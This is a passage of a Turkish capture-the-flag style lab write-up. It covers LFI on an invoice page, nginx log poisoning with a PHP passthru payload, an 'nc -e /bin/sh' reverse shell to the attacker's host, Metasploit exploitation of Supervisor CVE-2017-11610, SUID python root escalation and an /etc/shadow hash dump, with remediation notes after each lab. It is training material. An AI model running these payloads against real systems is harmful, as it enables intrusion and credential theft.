nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534::nonexistent:/usr/sbin/nologin systemd-network:x:101:102:Network
Management,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,/run/systemd:/usr/sbin/nologin messagebus:x:103:109::nonexistent:/usr/sbin
/nologin systemd-timesync:x:104:110:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,/home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin

```

passwd dosyasına ulaştık ve LFI zafiyetinin var olduğunu gördük. Kullandığımız payload `../../../../etc/passwd` oldu.

Görev 4

LFI güvenlik açığının açılımı Local File Inclusion'dur.

Görev 5 – 6

Nginx Access loglarının varsayılan yolu şöyledir: `/var/log/nginx/access.log`

Bu log kayıtlarının olduğu dosyayı tarayıcımızda görüntüleyelim.

```

http://172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log — Mozilla Firefox
Good Shoppy: 172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log + http://172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log
view-source:http://172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log

1 172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET / HTTP/1.0" 200 20013 "-" "-"
2 172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET /maplowercheck1704793517 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
3 172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET / HTTP/1.0" 200 20013 "-" "-"
4 172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "POST /sdk HTTP/1.1" 404 404 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
5 172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET /events/about HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
6 172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET /MANIFEST.webmanifest HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
7 172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET / HTTP/1.0" 200 20013 "-" "-"
8 172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET / HTTP/1.1" 200 20026 "-" "-"
9 172.20.2.65 - - [09/Jan/2024:04:49:34 -0500] "GET / HTTP/1.1" 200 3317 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
10 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/fontawesome.min.css HTTP/1.1" 200 2746 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
11 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/animate.css HTTP/1.1" 200 7409 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
12 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/bootstrap.min.css HTTP/1.1" 200 121260 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
13 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /notika-custom-icon.css HTTP/1.1" 200 3893 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
14 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/normalize.css HTTP/1.1" 200 17480 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
15 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/main.css HTTP/1.1" 200 5728 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
16 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/vendor/jquery-1.12.4.min.js HTTP/1.1" 200 97168 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
17 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/vendor/jquery-1.12.4.min.js HTTP/1.1" 200 97168 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
18 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/counterup/jquery.counterup.min.js HTTP/1.1" 200 1074 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
19 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/counterup/fontawesome.min.css HTTP/1.1" 200 8051 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
20 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/counterup/waypoints.min.js HTTP/1.1" 200 208 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
21 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/sparkline/jquery.sparkline.min.js HTTP/1.1" 200 43251 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
22 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/sparkline/jquery.sparkline-active.js HTTP/1.1" 200 1165 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
23 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /style.css HTTP/1.1" 200 12859 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
24 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/plot/jquery.flot.resize.js HTTP/1.1" 200 3373 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
25 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/plot/jquery.flot.pie.js HTTP/1.1" 200 23800 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
26 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/plot/jquery.flot.stack.js HTTP/1.1" 200 26200 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
27 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/plot/jquery.flot.orderBars.js HTTP/1.1" 200 47200 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
28 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/plot/jquery.flot.tooltip.min.js HTTP/1.1" 200 781 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
29 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/plot/jquery.flot.orderBars.js HTTP/1.1" 200 6039 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
30 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /img/post/2.jpg HTTP/1.1" 204 425 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
31 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/plot/jquery.curvedlines.js HTTP/1.1" 200 16825 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
32 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/plot/jquery.flot-active.js HTTP/1.1" 200 11673 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
33 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /img/post/1.jpg HTTP/1.1" 200 125 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
34 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/knob/jquery.knob.js HTTP/1.1" 200 26882 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
35 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/knob/jquery.appear.js HTTP/1.1" 200 3337 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
36 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/knob/knob-active.js HTTP/1.1" 200 683 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
37 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/main.js HTTP/1.1" 200 4929 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
38 172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /fonts/notika-icon/ttf/qzrfsj HTTP/1.1" 200 24080 "http://172.20.2.47/style.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
39 172.20.2.65 - - [09/Jan/2024:04:49:36 -0500] "GET /favicon.ico HTTP/1.1" 404 129 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"

```

Logları incelediğimizde yalnızca şu anki erişimimiz ile ilgili olanları görebiliyoruz ama görevde bizden ilk erişim sağlayan IP adresi istenmiş.

Nginx logları ile ilgili süreçleri logrotate isimli bir servis yürütür. Bu servis logların nereye ve nasıl yedekleneceği, logların sıkılıkla arşivleneceğini vb. belirtir. Logrotate servisi varsayılan olarak eski log dosyalarının sonuna numara ekleyerek bu log dosyalarını güncellemek üzere yeni bir dosyaya kaydeder. Logrotate access.log dosyasını sürekli güncel tutmak için eski erişim log dosyalarını access.log.1 , access.log.2 gibi isimlerle kaydeder. İlk kaydedilmiş olan Access.log.1'e bakalım.

A screenshot of a Mozilla Firefox browser window. The address bar shows the URL `http://172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log.1`. The main content area displays the contents of the `access.log` file, which includes several log entries from IP address 10.0.10.4. The log entries show various HTTP requests, including file uploads and image requests, all originating from the specified IP address and port.

```
1 2 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/2.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
3 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
4 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
5 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /favicon.ico HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
6 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
7
```

Evet istenen IP adresini bulmuş olduk.

Görev 7

`show-invoice.php` dosyasının son değiştirildiği saatı bulabilmek için sunucuda komut çalıştırabiliyor olmamız gerekiyor.

Sunucuda komut çalıştırma yöntemlerini düşündüğümüzde, `access.log` dosyasına bizim tarafından gönderilen verilerin yazıldığını ve bu dosyanın PHP tarafından yorumlanarak ekrana bastırıldığını görüyoruz. Bunu test etmek için netcat ile aşağıdaki payloadı gönderelim.

```
nc 172.20.2.47 80
```

```
GET /<?php passthru('id'); ?> HTTP/1.1
```

```
Host: 172.20.2.47
```

```
Connection: close
```

Payloadımız çalıştı ve id komutunu çalıştırıldı.

```
66 172.20.2.65 - - [09/Jan/2024:06:34:44 -0500] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log
67 172.20.2.65 - - [09/Jan/2024:06:37:02 -0500] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log
68 172.20.2.65 - - [09/Jan/2024:06:37:31 -0500] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log
69 172.20.2.65 - - [09/Jan/2024:06:37:37 -0500] "GET /uid=33(www-data) gid=33(www-data) groups=33(www-data)
70  HTTP/1.1 " 408 0 "-" "-"
71 172.20.2.65 - - [09/Jan/2024:06:38:02 -0500] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log
```

Sunucunun log dosyalarına zararlı kod parçaları enjekte ederek logları manipüle etme tekniğine Log Poisoning denir. Loglara zararlı kodlar enjekte edildikten sonra LFI gibi zafiyetlerle bu log dosyaları çalıştırılabilirlerse sunucuda uzaktan kod yürütme gibi zafiyetler meydana gelir.

Reverse Shell ise ağ üzerinde çalışan bir cihazın belirli bir portuna bağlantı kurarak, bağlantı kurulan cihaza komut satırı erişimi sağlayan bir backdoor türüdür.

Suncuda komutlarınımız çalıştırabilmek için log poisoning yaparak reverse shell almayı deneyelim.

Öncelikle kendi makinemizde netcat ile bir portu dinlemeye almamız gerekiyor. Çünkü reverse shell almayı başarabilmek için dinlediğimiz porta hedef sunucumuz bir bağlantı kuracak.

```
nc -lvp 1337 komutunu çalıştırarak portu dinlemeye alalım.
```

Sonra, yeni bir terminal açarak ifconfig komutuyla kendi IP adresimizi öğrenelim. Maksat biraz şov olsun yoksa sağ üst köşede de yazıyor IP adresimiz.

Sonra başka bir terminal daha açarak netcat aracı ile hedef sununun 80 portu ile iletişime geçiyoruz, şu komutla:

```
nc 172.20.2.47 80
```

Daha sonra hedef sunucudan bizim makinemize bağlantı kuracak olan aşağıdaki payloadı yazıyoruz.

```
GET /<?php passthru('nc -e /bin/sh 172.20.2.65 1337'); ?> HTTP/1.1
```

```
Host: 172.20.2.47
```

```
Connection: close
```

```
root@hackerbox:~# nc 172.20.2.47 80
GET /<?php passthru('nc -e /bin/sh 172.20.2.65 1337'); ?> HTTP/1.1
Host: 172.20.2.47
Connection: close

HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Tue, 09 Jan 2024 12:26:36 GMT
Content-Type: text/html
Content-Length: 153
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

Payloadımızı gönderdikten sonra HackerBox'ta hala 1337 portunu dinlerken websitesinde erişim loglarının açık olduğu sayfayı yenileyelim.

```
root@hackerbox:~# nc -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 172.20.2.47.
Ncat: Connection from 172.20.2.47:59558.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Sunucudan reverse Shell almayı başardık. Artık sunucuda komut çalıştırabiliriz.

Şimdi görevde istenen bilgiye ulaşmak için show-invoice.php dosyasını bulalım.

```
pwd  
/var/www/html  
ls -l  
total 176  
drwxr-xr-x 19 root root 4096 Sep 28 03:45 css  
drwxr-xr-x 2 root root 4096 Sep 28 03:45 fonts  
-rw-r--r-- 1 root root 20013 Dec 24 11:12 index.php  
-rw-r--r-- 1 root root 13076 Dec 24 11:12 invoice.php  
drwxr-xr-x 2 root root 4096 Sep 28 03:45 invoices  
drwxr-xr-x 34 root root 4096 Sep 28 03:45 js  
-rw-r--r-- 1 root root 65 Dec 10 19:23 show-invoice.php  
-rw-r--r-- 1 root root 120591 Sep 28 03:45 style.css
```

Neler oldu?

1. Dosya Yoluna Erişim (Directory Traversal)

- **Zafiyet:** invoice parametresi ile yapılan taleplerde, path traversal (dizin geçisi) saldırısı yapılabilmesi, saldırganların sunucuda izin verilen her dosyaya erişmesine olanak tanır. Bu durum, özellikle /etc/passwd gibi hassas sistem dosyalarının okunması gibi bilgi sızdırma risklerine yol açar.
- **Çözüm:** Parametrelerin yalnızca belirlenen dosya yollarıyla çalışmasına izin verilmelidir. Kullanıcıdan alınan girdiler, sunucudaki dosya sistemine erişmeden önce doğrulanmalı ve sanitize edilmelidir. Ayrıca, path traversal saldırılardan engellemek için dosya yollarına whitelist kontrolü uygulanmalıdır.

2. Log Poisoning ve Reverse Shell

- **Zafiyet:** Sunucunun Nginx erişim logları, kullanıcıdan gelen isteklerle güncellenir. Bu dosyaya PHP kodu yazılması, log poisoning saldırısına yol açarak sunucuda istenmeyen kodların çalışmasına neden olabilir.
- **Çözüm:** Log dosyalarının kullanıcı tarafından doğrudan kontrol edilebilecek veya manipüle edilebilecek herhangi bir girdi almaması sağlanmalıdır. Sunucunun loglama yapılandırmaları düzenlenmeli ve hassas işlemler veya komutlar log dosyalarında saklanmamalıdır. Ayrıca, web sunucusunun çalıştığı dizinlerde PHP yorumlamasını devre dışı bırakmak gibi önlemler alınabilir.

3. Komut Enjeksiyonu (Command Injection)

- **Zafiyet:** Nginx log dosyasına zararlı bir komut ekleyerek id gibi komutlar çalıştırılmak, hedef sunucuda doğrudan komut yürütmeye izin verir. Bu tür bir komut enjeksiyonu, sunucunun ele geçirilmesine ve kritik verilere yetkisiz erişim sağlanmasına yol açar.
- **Çözüm:** Kullanıcı girdilerinin sunucu tarafından çalıştırılacak komutlara hiçbir şekilde dahil edilmemesi gereklidir. Özellikle, komutların geçerli girdilerle sınırlandırılması ve gereksiz komut çalıştırma izinlerinin sunucuda kaldırılması tavsiye edilir.

4. Güvenlik Güncellemeleri ve Dosya Erişim İzleme

- **Zafiyet:** Erişim loglarına ulaşmak ve dosyanın son değiştirilme tarihini görmek, sistem yapılandırmaları ve güvenlik önlemleri eksik olan sunucularda gerçekleşir. Bu, saldırganın sunucuda erişim sağlayarak iç dosyaları görüntüleyebilmesine olanak tanır.
- **Çözüm:** Sistem güncellemeleri ve düzenli güvenlik yamaları uygulanmalıdır. Dosya erişimleri izlenmeli ve izinsiz veya anormal erişimler için uyarı sistemleri

oluşturulmalıdır. Sunucu kullanıcı izinleri, yalnızca gerekli işlemler için yetki verilerek sınırlanırılmalı ve kritik dosyaların yetkisiz erişimlerden korunması sağlanmalıdır.

SUPER PROCESS

Görev 1

...

```
root@hackerbox:~# nmap -sV 172.20.1.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 08:29 CST
Nmap scan report for 172.20.1.141
Host is up (0.00047s latency).

Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp  open  http     Medusa httpd 1.12 (Supervisor process manager)
MAC Address: 52:54:00:90:D4:67 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```

Görev 2

9001 portunda çalışan http servera gidelim.

Sayfanın altında küçük bir yazı var: Supervisor 3.3.2

Bu sürüm bilgisini searchsploit aracıyla araştıralım.

Exploit Title	Path
Cisco UCS Director_ Cisco Integrated Management Controller Supervisor and Cisco UCS Di	multiple/remote/47313.txt
Cisco UCS-IMC Supervisor 2.2.0.0 - Authentication Bypass	hardware/webapps/51589.txt
Supervisor 3.0a1 < 3.3.2 - XML-RPC (Authenticated) Remote Code Execution (Metasploit)	linux/remote/42779.rb

Bir exploit olduğunu görüyoruz.

Bu exploiti msfconsole ile arayalım.

```
root@hackerbox:~# msfconsole -q
msf6 > search supervisor

Matching Modules
=====
#  Name
+-- exploit/linux/http/cisco_ucs_rce          Disclosure Date: 2019-08-21   Rank: excellent   Check: Yes   Description: Cisco UCS Director Uauthenticated Remote Code Execution
1 exploit/linux/ssh/cisco_ucs_scuser          Disclosure Date: 2019-08-21   Rank: excellent   Check: No    Description: Cisco UCS Director default scuser password
2 exploit/linux/http/supervisor_xmlrpc_exec   Disclosure Date: 2017-07-19    Rank: excellent   Check: Yes    Description: Supervisor XML-RPC Authenticated Remote Code Execution
3 exploit/linux/http/trueonline_p660hn_v2_rce  Disclosure Date: 2016-12-26    Rank: excellent   Check: Yes    Description: TrueOnline / ZyXEL P660HN-T v2 Router Authenticated Command Injection
4 exploit/linux/http/zyxel_lfi_unauth_ssh_rce  Disclosure Date: 2022-02-01    Rank: excellent   Check: Yes    Description: Zyxel chained RCE using LFI and weak password derivation algorithm

Interact with a module by name or index. For example info 4, use 4 or use exploit/linux/http/zyxel_lfi_unauth_ssh_rce

msf6 > use 2
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > info
( ... )
References:
https://github.com/Supervisor/supervisor/issues/964
https://www.debian.org/security/2017/dsa-3942
https://github.com/phith0n/vulnhub/tree/master/supervisor/CVE-2017-11610
https://nvd.nist.gov/vuln/detail/CVE-2017-11610
```

Zafiyetin CVE kodunun CVE-2017-11610 olduğunu tespit ettik.

Görev 3

Bu görevi yapabilmek için ilgili konfigürasyonları yapalım ve expliti çalışıralım.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RHOSTS 172.20.1.141
RHOSTS => 172.20.1.141
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 172.20.1.162
LHOST => 172.20.1.162
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > check

[*] Extracting version from web interface..
[+] Vulnerable version found: 3.3.2
[*] 172.20.1.141:9001 - The target appears to be vulnerable.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit

[*] Started reverse TCP handler on 172.20.1.162:4444
[*] Sending XML-RPC payload via POST to 172.20.1.141:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.1.141
[*] Command Stager progress - 97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.1.141:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (172.20.1.162:4444 → 172.20.1.141:38804) at 2024-02-25 09:22:15 -0600

meterpreter > shell
Process 554 created.
Channel 1 created.
whoami
nobody
```

Makineye sizdiktan sonra meterpreter payloadından makinenin kendi shell ine geçmek için shell komutunu çalıştırıldık ve ardından yetkilerimizi tespit etmek için whoami komutunu çalıştık. Hiç kimseymişiz -_-

Görev 4

Sistemde SUID yetkisine sahip uygulamaları bulmak için find komutunu kullanabiliriz. Bunun için `find / -perm -u=s -type f 2>/dev/null` komutunu çalışıralım.

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

Görev 5

Görevde istenen /etc/shadow dosyasının içeriğini, kullanıcı yetkilerimizden dolayı okuyamıyoruz. Yetki yükseltmesi yapmak için GTFOBins listesinden python uygulamasını bulalım. Python ile yetki yükseltme payloadları içerisinde SUID başlığı altında bulunan `python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'` komutunu hedef sistemde çalıştıralım.

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
whoami  
root
```

Root olmayı başardık. Şimdi /etc/shadow içerisine girerek görevi yapabiliriz.

```
cat /etc/shadow  
root:$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::  
daemon:*:19635:0:99999:7:::  
bin:*:19635:0:99999:7:::  
sys:*:19635:0:99999:7:::  
sync:*:19635:0:99999:7:::  
games:*:19635:0:99999:7:::  
man:*:19635:0:99999:7:::  
lp:*:19635:0:99999:7:::  
mail:*:19635:0:99999:7:::  
news:*:19635:0:99999:7:::  
uucp:*:19635:0:99999:7:::  
proxy:*:19635:0:99999:7:::  
www-data:*:19635:0:99999:7:::  
backup:*:19635:0:99999:7:::  
list:*:19635:0:99999:7:::  
irc:*:19635:0:99999:7:::  
gnats:*:19635:0:99999:7:::  
nobody:*:19635:0:99999:7:::  
_apt:*:19635:0:99999:7:::  
systemd-network:*:19635:0:99999:7:::  
systemd-resolve:*:19635:0:99999:7:::  
messagebus:*:19635:0:99999:7:::  
systemd-timesync:*:19635:0:99999:7:::  
sshd:*:19635:0:99999:7:::  
hackviser:$j9T$QQu/ls49B5S0JnhbHl0lG.$t/tBeXv48Efe.2gjdC.Ztus3kysEwNj6seeySpo3cc5:19640:0:99999:7:::  
systemd-coredump:!*:19635:::::
```

Görevde istenen root kullanıcısının parola hash i, ":" karakteri ile ayrılmış veriler içerisinde 2.sırada yer alır.

Neler oldu?

1. Supervisor Sürüm Zafiyeti

- **Zafiyet:** Supervisor 3.3.2 sürümünde, CVE-2017-11610 zafiyeti bulunuyor. Bu zafiyet, saldırganların rastgele kod çalıştırmasına olanak sağlar ve makineye erişim kazandırabilir. Saldırgan, bu exploit kullanarak sistemde "nobody" yetkileri ile çalışabilir.
- **Çözüm:** Supervisor'ı en güncel ve güvenli sürüme güncellemek bu tür zafiyetleri önler. Ayrıca, açık portları düzenli olarak gözden geçirmek ve yalnızca gerekli servislerin çalışmasına izin vermek güvenliği artıracaktır.

2. SUID İzni ile Yetki Yükseltme

- **Zafiyet:** /usr/bin/python2.7 dosyasının SUID izinleri ile ayarlanmış olması, yetki yükseltme saldırılara açıktır. SUID izniyle çalışan bu dosya, belirli bir kodun root yetkileriyle çalışmasına imkan tanır. Saldırgan, GTFOBins gibi kaynaklardan bulduğu tekniklerle bu dosyayı kullanarak root yetkileri kazanabilir.
- **Çözüm:** Yalnızca gerekli dosyaların SUID iznine sahip olması sağlanmalı, özellikle genel kullanılan uygulamalara SUID izni verilmemelidir. Düzenli olarak SUID izinleri denetlenmeli ve gereksiz olanlar kaldırılmalıdır.


3. Root Parolası Hash'ine Erişim

- **Zafiyet:** Yetki yükseltme sonucu root yetkilerine ulaşıldığında, saldırgan /etc/shadow dosyasındaki parola hash'lerini okuyabilir. Bu, hassas parolaların ele geçirilmesine ve brute-force saldırıyla kırılmasına yol açabilir.
- **Çözüm:** Parola dosyalarına erişimi yalnızca kök kullanıcıya sınırlandırmak gereklidir. Ayrıca, parola politikaları uygulanarak güçlü parolalar belirlenmeli ve parola hash'lerinin mümkünse ek güvenlik katmanları ile korunması sağlanmalıdır.

GLITCH

Görev 1 - 2

